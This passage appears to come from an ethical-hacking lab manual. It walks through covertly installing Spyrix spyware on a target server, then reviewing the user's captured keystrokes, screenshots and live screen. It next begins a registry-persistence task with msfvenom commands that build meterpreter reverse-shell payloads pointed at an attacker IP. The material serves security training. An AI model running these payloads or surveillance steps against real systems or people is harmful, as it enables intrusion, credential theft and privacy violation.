
35. Double-click the **spm_setup.exe** file.
36. If a **User Account Control** pop-up appears, click on **Yes**.
37. In the **Select Setup Language** pop-up, click on **OK**. In the **Welcome to the Spyrix Personal Monitor 11.6.15 Setup Wizard**, enter the email address that you have entered while registering for Spyrix in **Step#7** and click **Next**.

38.



39. Follow the wizard driven steps to install **Spyrix Personal Monitor**. In the final window, uncheck **Sign in your Online Monitoring account** checkbox and click **Finish**.

40.



41. Delete the Spyrix setup (**spm_setup.exe**) from **Desktop**.
42. Close the **Remote Desktop Connection** by clicking on the close icon (X).
43. If a **Remote Desktop Connection** pop-up appears saying Your remote session will be disconnected, click **OK**.
44. Now, maximize the browser window, **A new computer has been connected** window appears, close the pop-up window.

45.

The screenshot shows the Spyrix Personal Monitor dashboard. The left sidebar has sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports) and REAL-TIME INSIGHTS (Live viewing). The main content area displays a message: "A new computer has been connected: Jason (SERVER2019)". It shows a thumbnail of a user icon (a letter J), the name "Jason (SERVER2019)", and the status "Online". Below this, it says "Installed version: Spyrix Personal Monitor 11.6.15" and "Platform: Microsoft Windows Server 2019 Standard 64-bit". A section titled "Here is the activity history of the computer for 03/13/2024-03/27/2024" is shown, divided into "Web pages visited" (No data found) and "Programs activity" (No data found). At the bottom, there's a search bar and a taskbar with icons for File Explorer, Edge, File Manager, and Firefox.

46. Now, click on [Windows Server 2019](#) to switch to the **Windows Server 2019** machine. Click [Ctrl+Alt+Delete](#), click **Jason** from the left pane and log in with the password **qwerty**.
47. Here, we are running the target machine as a legitimate user.
48. Open any web browser (here, we are using **Google Chrome**) and browse any website.
49. In this task, we are browsing the **Gmail**.
50. Once you have performed some user activities, leave the machines as it is and click on [Windows Server 2022](#) to switch to **Windows Server 2022** machine.
51. If **Server Manager** window appears, close it.
52. In the **Windows Server 2022** machine, maximize the **Firefox** browser window and reload the **Spyrix Personal Monitor** webpage.

53.

The screenshot shows a web browser window for the Spyrix Personal Monitor dashboard. The URL is https://dashboard.spyrix.com/live/3716933?from=2024-03-20+00:00:00&to=2024-03-28+06:19. The page title is "Live viewing Jason (SERVER2019)". The left sidebar has a dark blue background with sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports) and REAL-TIME INSIGHTS (Live viewing). The "Live viewing" item is highlighted with a blue bar. At the bottom of the sidebar is a purple button labeled "+ Add new computer". The main content area displays the title "Live viewing Jason (SERVER2019)" with a small orange icon. Below the title is a large, empty white space. The bottom of the screen shows the Windows taskbar with icons for File Explorer, Edge, File Manager, and Firefox. The taskbar also shows the date and time as 3/27/2024 at 9:33 PM.

54. Click on **Summary** to view the events performed by **Jason** on the **Windows Server 2019** machine.

55. If a black calendar icon appears, reload the page.

56.

57. Navigate to **Users activity** from the left-pane to view the user activities on the **Windows Server 2019** machine.
 58. If a black calendar icon appears, reload the page.

59.

The screenshot shows the Spyrix Personal Monitor interface. The left sidebar has a dark theme with categories like MONITORING, REAL-TIME INSIGHTS, and MEDIA RECORDINGS. The MONITORING section is expanded, showing options such as Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. The REAL-TIME INSIGHTS section includes Live viewing and Webcam live. The MEDIA RECORDINGS section includes Sound recording and Face recognition, with a '+ Add new computer' button. The main content area is titled 'Users activity' and displays a summary for 'Jason (SERVER2019)'. It shows average start time (06:04), end time (21:44), and active time (1m.(1m.)). A productivity bar chart indicates 100% productivity. Below this, a table lists application/website usage by category:

Application/Website	Category	Activity
Windows Explorer	System Utilities	96.70%
Settings	System Utilities	2.20%
Search and Cortana applica...	System Utilities	1.10%

The browser address bar shows the URL: https://dashboard.spyrix.com/users-view?from=2024-03-20+00:00:00&to=2024-03-28+22:38:00. The system tray at the bottom right shows the date as 3/27/2024 and the time as 9:54 PM.

60. Click on **Screenshots** to view the screenshots that were captured from the target machine.

61.

The screenshot shows the Spyrix Personal Monitor interface. The left sidebar has a dark theme with categories like MONITORING, REAL-TIME INSIGHTS, and MEDIA RECORDINGS. The 'Screenshots' option under MONITORING is selected. The main area displays a timeline of screenshots from March 20 to 28, 2024. One large screenshot is visible at the top. Below it, three smaller screenshots are shown with their respective dates and titles: '03/27/24, 21:45:00 Jason (SERVER2019) explorer', '03/27/24, 21:41:40 Jason (SERVER2019) accounts.google.com', and '03/27/24, 21:41:36 Jason (SERVER2019) google.com'. The bottom of the screen shows the Windows taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

62. Click on **Web pages visited** to view the web pages that were visited by **Jason** on **Windows Server 2019** machine.

63.

The screenshot shows the Spyrix Personal Monitor web interface. The left sidebar has a dark theme with various monitoring options: MONITORING (Summary, Users activity, Screenshots, Web pages visited), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). The 'Web pages visited' option is selected and highlighted in blue. The main content area is titled 'Web pages visited' and displays three entries from March 27, 2024:

- 03/27/24, 21:41:40: https://accounts.google.com/v3/signin/identifier?continue=https%3a%2f%62mail.google.com... (Title: Gmail - Google) - Screenshot shows a Google sign-in page.
- 03/27/24, 21:41:36: https://google.com/gmail/about/ (Title: Gmail: Private and secure email at no cost | Google Workspace - Google) - Screenshot shows the Gmail 'About' page.
- 03/27/24, 21:41:34: https://google.com/search?q=gmail&oq=gmail&gs_lcrp=egzjahjvbwuybggaaeyotipcaeabg... (Title: Google Search results for 'gmail') - Screenshot shows a search results page for 'gmail'.

The top navigation bar includes a 'Purchase' button, '+ Add new computer', and a user account icon for 'eccuser_01@outlook.com'. The address bar shows the URL: https://dashboard.spyrix.com/events-log/web-pages-visited?from=2024-03-20+00:00:00&to=2024-03-28+21:38:00. The browser toolbar includes back, forward, search, and refresh buttons, along with a zoom level of 80%.

64. Click on **Keyboard events** to view the keystrokes that were captured from the target machine.

65.

The screenshot shows the Spyrix Personal Monitor interface. On the left, a sidebar menu lists various monitoring options: MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). A blue button at the bottom of the sidebar says '+ Add new computer'. The main content area is titled 'Keyboard events' and displays three log entries for the user 'Jason (SERVER2019)'. The first entry is from 03/27/24, 21:41:33, showing 'New tab - google chrome' and 'Keyboard activity' with the typed text 'mla'. The second entry is from 03/27/24, 21:29:31, showing 'Mozilla firefox' and 'Keyboard activity' with the typed text 'gmail login'. The third entry is from 03/27/24, 21:25:05, showing 'Search' and 'Keyboard activity' with the typed text 'etti'. At the bottom of the screen, there is a taskbar with icons for File Explorer, Edge browser, File Manager, and Task View, along with system status indicators like battery level (80%) and date/time (3/27/2024, 10:12 PM).

66. Click on **Events log** to view the events. In the **Events log** page, click on **All Events** to view all events occurred in the target machine.

67.

The screenshot shows the Spyrix Personal Monitor interface. On the left, a sidebar lists monitoring options like Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports. Below these are sections for Real-time Insights (Live viewing, Webcam live) and Media Recordings (Sound recording, Face recognition). A button '+ Add new computer' is located at the bottom of this sidebar. The main area is titled 'All events' and displays three event logs. Each log entry includes a timestamp, a user icon, the application name, and a screenshot thumbnail. The first log is for 'Explorer' on '03/27/24, 21:45:00'. The second log is for 'Web pages visited' on '03/27/24, 21:41:40', showing a screenshot of a Gmail sign-in page. The third log is for 'Gmail - google chrome' on '03/27/24, 21:41:40', also showing a screenshot of a Gmail sign-in page. At the bottom of the screen, there is a taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

68. Click on **Live viewing** to view the live screen of the target machine.

69.

The screenshot shows a web-based interface for Spyrix Personal Monitor. The left sidebar has a dark theme with white text and icons. It includes sections for MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, Reports), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). The 'Live viewing' option under 'REAL-TIME INSIGHTS' is highlighted with a blue background. At the bottom of the sidebar is a search bar with the placeholder 'Type here to search' and a '+ Add new computer' button. The main content area displays a live video feed of a Windows desktop. The desktop background is a blue and green abstract design. On the desktop, there are icons for Recycle Bin, Firefox, and Google Chrome. The taskbar at the bottom shows several pinned icons. A watermark 'SERVER2019' and 'Jason (SERVER2019)' are visible in the lower-left corner of the video feed. To the right of the video feed is a 'Live events' panel with four entries, each showing a timestamp (22:16:59, 22:06:44, 22:07:46, 22:08:47), an application title 'Unknown', and a STAT status indicator. The bottom right corner of the screen shows the date and time as 3/27/2024 10:17 PM.

70. Click on **Reports** section and click on **+ Request new report** to create a report.

71.

The screenshot shows the Spyrix Personal Monitor dashboard. The left sidebar has a dark blue background with various monitoring options: MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). The 'Reports' option under MONITORING is highlighted with a blue bar at the bottom of the sidebar. The main content area is titled 'Reports' with a blue button labeled '+ Request new report'. Below it, a message says 'No reports to download'. At the top of the main area, there are buttons for 'Purchase' and '+ Add new computer'. The top right corner shows the user email 'eccuser_01@outlook.com'. The bottom of the screen shows the Windows taskbar with icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

72. In the **Request new report** window, click on the text box under **Select period** option. In the calendar keep the date to default and click **OK**.

73.

Spyrix Personal Monitor | Report X

https://dashboard.spyrix.com/reports?from=2024-03-20+00:00:00&to=2024-03-28+21:38 80%

Spyrix Personal Monitor TRIAL

MONITORING

- Summary
- Users activity
- Screenshots
- Web pages visited
- Keyboard events
- Events log
- Installed applications
- Reports**

REAL-TIME INSIGHTS

- Live viewing
- Webcam live

MEDIA RECORDINGS

- Sound recording
- Face recognition

+ Add new computer

Purchase + Add new computer

Request new report

1. Select period:

03/20/24, 00:00 - 03/28/24, 21:38

2. Select user(s):
Jason (SERVER2019)

3. Select report type:
All Events

4. Request the report:
 Request CSV(XLS) report Request Smart report

Type here to search

10:20 PM 3/27/2024

74.

The screenshot shows the Spyrix Personal Monitor interface. On the left sidebar under 'MONITORING', the 'Reports' option is selected. The main area displays a 'Reports' section with a 'Request new report' button. A date selection dialog is open, showing a calendar for March and April 2024. The date '2024-03-28' is highlighted in blue. The dialog includes buttons for 'Select time' and 'OK'.

MONITORING

- Summary
- Users activity
- Screenshots
- Web pages visited
- Keyboard events
- Events log
- Installed applications
- Reports**

REAL-TIME INSIGHTS

- Live viewing
- Webcam live

MEDIA RECORDINGS

- Sound recording
- Face recognition

+ Add new computer

Reports

+ Request new report

No reports to download

Today << < Mar 2024 > >>

Yesterday	Su	Mo	Tu	We	Th	Fr	Sa
This week	25	26	27	28	29	1	2
Last 7 days	3	4	5	6	7	8	9
	10	11	12	13	14	15	16
	17	18	19	20	21	22	23
	24	25	26	27	28	29	30
	31	1	2	3	4	5	6

Select time

Apr 2024 << < > >>

Su	Mo	Tu	We	Th	Fr	Sa
31	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	1	2	3	4
5	6	7	8	9	10	11

OK

Type here to search

10:24 PM
3/27/2024

75. Once the date is selected, click on **Request Smart report** button.

76.

The screenshot shows the Spyrix Personal Monitor application window. On the left, there's a sidebar with sections like MONITORING (Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications), REAL-TIME INSIGHTS (Live viewing, Webcam live), and MEDIA RECORDINGS (Sound recording, Face recognition). At the bottom of the sidebar are buttons for '+ Add new computer' and a search bar. The main area has tabs for 'Purchase' and '+ Add new computer'. A user profile at the top right shows 'eccuser_01@outlook.com'. A central modal dialog box is open, titled 'Request new report'. It contains four steps: 1. Select period (a date range from 03/20/24, 00:00 to 03/28/24, 21:38 is selected); 2. Select user(s) (a user named 'Jason (SERVER2019)' is selected); 3. Select report type ('All Events' is selected); 4. Request the report (two options: 'Request CSV(XLS) report' and 'Request Smart report', with 'Request Smart report' being highlighted in green).

77. The report will start generating after few seconds reload the page by clicking the reload option beside + **Request new report** button.
78. Once the status changes from **Running** to **Ready** then click on **Download** to download the **Smart report**.


79.

The screenshot shows the Spyrix Personal Monitor Reports dashboard. The left sidebar has a dark blue theme with various monitoring options like Summary, Users activity, Screenshots, Web pages visited, Keyboard events, Events log, Installed applications, and Reports (which is selected). The main area is titled "Reports" and shows a table of existing reports. One report is listed for Jason on SERVER2019, requested on 03/28/24 at 05:27:28, in Smart report format, with a period from 03/20/2024 to 03/28/2024, ready status, and a 2.3 MB size. A "Download" button is visible. The top navigation bar shows the URL https://dashboard.spyrix.com/reports?from=2024-03-20+00:00:00&to=2024-03-27+22:00:00, a user email eccuser_01@outlook.com, and a battery level of 80%. The bottom taskbar includes icons for File Explorer, Edge, File Manager, and Firefox, along with a search bar and system status indicators.

Requested	Format	Computer	User	Period	Event type	Status	Size	Download
03/28/24, 05:27:28	Smart report	SERVER2019	Jason	03/20/2024 - 03/28/2024	Ready	2.3 MB	<button>Download</button>	

80. Once the download is complete you will see a zip file. Extract the file and navigate into **report** folder and double-click **report.html** file.

81.



82. If a **How do you want to open this file?** pop-up appears, select **Firefox** from the list and click **OK**.

83. A **SPYRIX** report will appear showing all the screenshots, Program activities, Keyboard activities, URLs etc.


84.

The screenshot shows the Spyrix Personal Monitor Report interface. At the top, there's a navigation bar with icons for back, forward, search, and file operations. The main title is "SPYRIX". Below the title, there are date range filters: "2024-03-27 06:04:45" and "2024-03-27 21:45:00". There's also a search bar labeled "search for text" and a "Find" button. The main content area displays a list of log entries. Each entry includes a timestamp, user, machine name, action type, URL, and a detailed description. For example, one entry shows a URL for Google Mail with a long query string. Another entry shows a screenshot of a browser window displaying the Google sign-in page. The bottom of the screenshot shows the Windows taskbar with the Start button, a search bar, and icons for File Explorer, Edge, File Manager, and Firefox. The system tray shows the date and time as 10:48 PM on 3/27/2024.

Timestamp	User	Machine	Action	Description	Date
2024-03-27 06:04:45	Jason	Screenshot	Windows Explorer		Mar 27, 2024, 21:45
				accounts.google.com/v3/signin/identifier?continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&ifkv=ARZ0qKIBc6f_KJ0Q6QbeRIU1ELrpPrYEUDFillnQhR-C2qrWpdWRz6bQe6coiVF6_irX5YI0OnFJ&rip=1&sacu=1&service=mail&flowName=GifWebSignIn&flowEntry=ServiceLogin&dsh=S1980695426%3A1711600899134146&theme=mn&ddm=0	Mar 27, 2024, 21:41
	Jason	URL	accounts.google.com, title: Gmail - Google		
	Jason	Screenshot	accounts.google.com, title: Gmail - Google Chrome		Mar 27, 2024, 21:41

85. Close all open windows in both the machines, and sign out from **Jason** account on **Windows Server 2019** machine.
86. This concludes the demonstration of how to perform user system monitoring and surveillance using Spyrix.
87. Now, before proceeding to the next task, revert the [Windows Server 2019](#), [Windows Server 2022](#) machines to its initial state. To do this, click on the **Power and Display** button and select the **Revert Machine** option from the drop-down list as shown in the screenshot.
88. If **Revert Machine** option is not working, end the lab and re-launch it to reset the machines. To do so, click the **Exit Lab** option and click **End lab** from the drop-down options.
89. Before relaunching the lab, it is recommended to save all obtained answers. You can continue from next task by placing all the answers in their respective flags.

90.



Question 6.3.1.1

Use Spyrix Personal Monitor on Windows Server 2022 machine to monitor the target machine at 10.10.1.19. Use the user account Jason, with the password qwerty, to establish a Remote Desktop Connection with the target system. Enter the name of the target machine that will be visible in Spyrix Personal Monitor dashboard.

Score

Task 2: Maintain Persistence by Modifying Registry Run Keys

Registry keys labeled as Run and RunOnce are crafted to automatically run programs upon each user login to the system. The command line specified as a key's data value is restricted to 260 characters or fewer. If attackers discover a service connected to a registry key with full permissions, they can execute persistence attacks or exploit privilege escalation. Upon any authorized user's login attempt, the associated service link within the registry triggers automatically.

Here, we will exploit Registry keys to gain privileged access and persistence on the target machine.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Test.exe** to generate **Test.exe** payload.
4. Now, we will create payload that needs to be uploaded into the Run Registry of **Windows 11** machine. Run the following command:

5. `msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/registry.exe`
6.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
#cd
[root@parrot] -[~]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/Test.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[~]
└─#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=4444 -f exe > /home/attacker/Desktop/registry.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[~]
└─#
```

CEHv13 Module 14
Hacking Web Applications

Menu msfvenom -p window...
7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share exploit.exe with the victim machine.
8. To create a new directory to share the **Test.exe** and **registry.exe** files with the target machine and provide the permissions, use the below commands:
 - o Run **mkdir /var/www/html/share** command to create a shared folder
 - o Run **chmod -R 755 /var/www/html/share** command
 - o Run **chown -R www-data:www-data /var/www/html/share** command
